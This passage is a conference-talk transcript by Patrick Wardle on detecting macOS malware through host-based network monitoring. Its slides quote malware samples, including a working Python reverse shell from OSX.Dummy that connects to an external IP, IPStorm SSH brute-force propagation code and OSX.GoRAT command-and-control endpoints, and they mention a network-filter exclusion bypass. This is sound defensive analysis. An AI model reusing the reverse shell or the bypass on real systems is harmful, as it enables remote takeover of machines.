Nothing but Net: Leveraging macOS's Networking ...
 Ship Features Fearlessly
Turn features on and off without deploys. Used by thousands of Ruby developers.
→

Share
Nothing but Net: Leveraging macOS's Networking Frameworks to Heuristically Detect Malware
As the majority of malware contains networking capabilities, it is well understood that detecting unauthorized network access is a powerful detection heuristic. However, while the concepts of network traffic analysis and monitoring to detect malicious code are well established and widely implemented on platforms such as Windows, there remains a dearth of such capabilities on macOS.
This talk aims to remedy this situation by delving deeply into a myriad of programmatic approaches capable of enumerating network state, statistics, and traffic, directly on a macOS host. We will showcase open-source implementations of relatively overlooked low-level APIs, private frameworks, and user-mode extensions that provide insight into all networking activity. And, by leveraging these techniques, you will learn how to efficiently and generically detect both known and unknown threats targeting macOS!

Patrick Wardle
Transcript
70 slides
-
WHOAMI Patrick Wardle macOS security tools "The Art of Mac
Malware" books "Objective by the Sea" conference Objective-See Foundation, 501(c)(3) -

What You Will Learn: Enumerating network state Mac malware
Monitoring the network How to leverage macOS's networking frameworks to heuristically detect malware (directly on the host) } DNS traffic Firewall Detections heuristics -

The Idea: detect malware via unauthorized network activity Malware
uses the network Shells Tasking Up/downloads Propagation malware + the network Detect (unauthorized) network activity to uncover malware! } -

Why Host-Based Network Monitoring? simplicity, plus a myriad of other
benefits! Host-based network monitoring: network appliance }Identify responsible process Pre-encryption important for malware detection ( and also to avoid false positives ) No extra hardware current approach: network (appliance) based -

Host-Based Network Monitoring on macOS? ...buckle up, it's a wild
ride! kernel panic Apple's kernel code: buggy! Documentation: lacking Frameworks: private -

Host-Based Network Monitoring on macOS? ...and (originally) neutered by Apple
themselves! % defaults read /System/Library/Frameworks/NetworkExtension.framework/Resources/Info.plist ContentFilterExclusionList <key>ContentFilterExclusionList</key> <array> <string>/usr/libexec/mobileassetd</string> <string>/System/Applications/App Store.app/Contents/MacOS/App Store</string> <string>/System/Library/PrivateFrameworks/CloudKitDaemon.framework/Support/cloudd</string> ... "ContentFilterExclusionList" PoC bypass items excluded from network filters ...meaning, cannot be monitored / blocked -

OSX.Dummy network: reverse shell #!/bin/bash while: do
python -c 'import socket,subprocess,os; s=socket.socket(socket.AF_INET,socket.SOCK_STREAM); s.connect(("185.243.115.230",1337)); os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2); p=subprocess.call(["/bin/sh","-i"]);' sleep 5 done 01 02 03 04 05 06 07 08 09 10 11 12 13 14 15 16 Connect to remote server Redirect stdin/out/err to socket Spawn (interactive) shell ...tied to socket + -

IPStorm network: propagation + remote shell int ssh.InstallPayload(...) {
ssh.SystemInfo.GoArch(...); statik.GetFileContents(...); ssh.(*Session).Start(...); } 01 02 03 04 05 06 07 08 "The [malware] attempts to spread and infect other victims on the internet by using SSH brute-force. Once a connection is established ...it will proceed to download the payload and infect [the system]." -Intezer invoked via function: "storm/scan_tools/ssh.brute" Propagation logic Remote shell functions SSH brute force -

OSX.GoRAT network: command and control (tasking) } } heartbeat, C&C
tasking, all mux'd over one connection Request Verb Handler Name /agent/info GET orat/cmd/agent/app.(*App).Info-fm /agent/upload POST orat/cmd/agent/app.(*App).UploadFile-fm /agent/download GET orat/cmd/agent/app.(*App).DownloadFile-fm /agent/screenshot GET orat/cmd/agent/app.(*App).Screenshot-fm /agent/zip GET orat/cmd/agent/app.(*App).Zip-fm /agent/unzip GET orat/cmd/agent/app.(*App).Unzip-fm /agent/portscan GET orat/cmd/agent/app.(*App).PortScan-fm /agent/proxy GET orat/cmd/agent/app.(*App).NewProxyConn-fm /agent/ssh GET orat/cmd/agent/app.(*App).NewShellConn-fm /agent/net GET orat/cmd/agent/app.(*App).NewNetConn-fm interact w/ other systems -
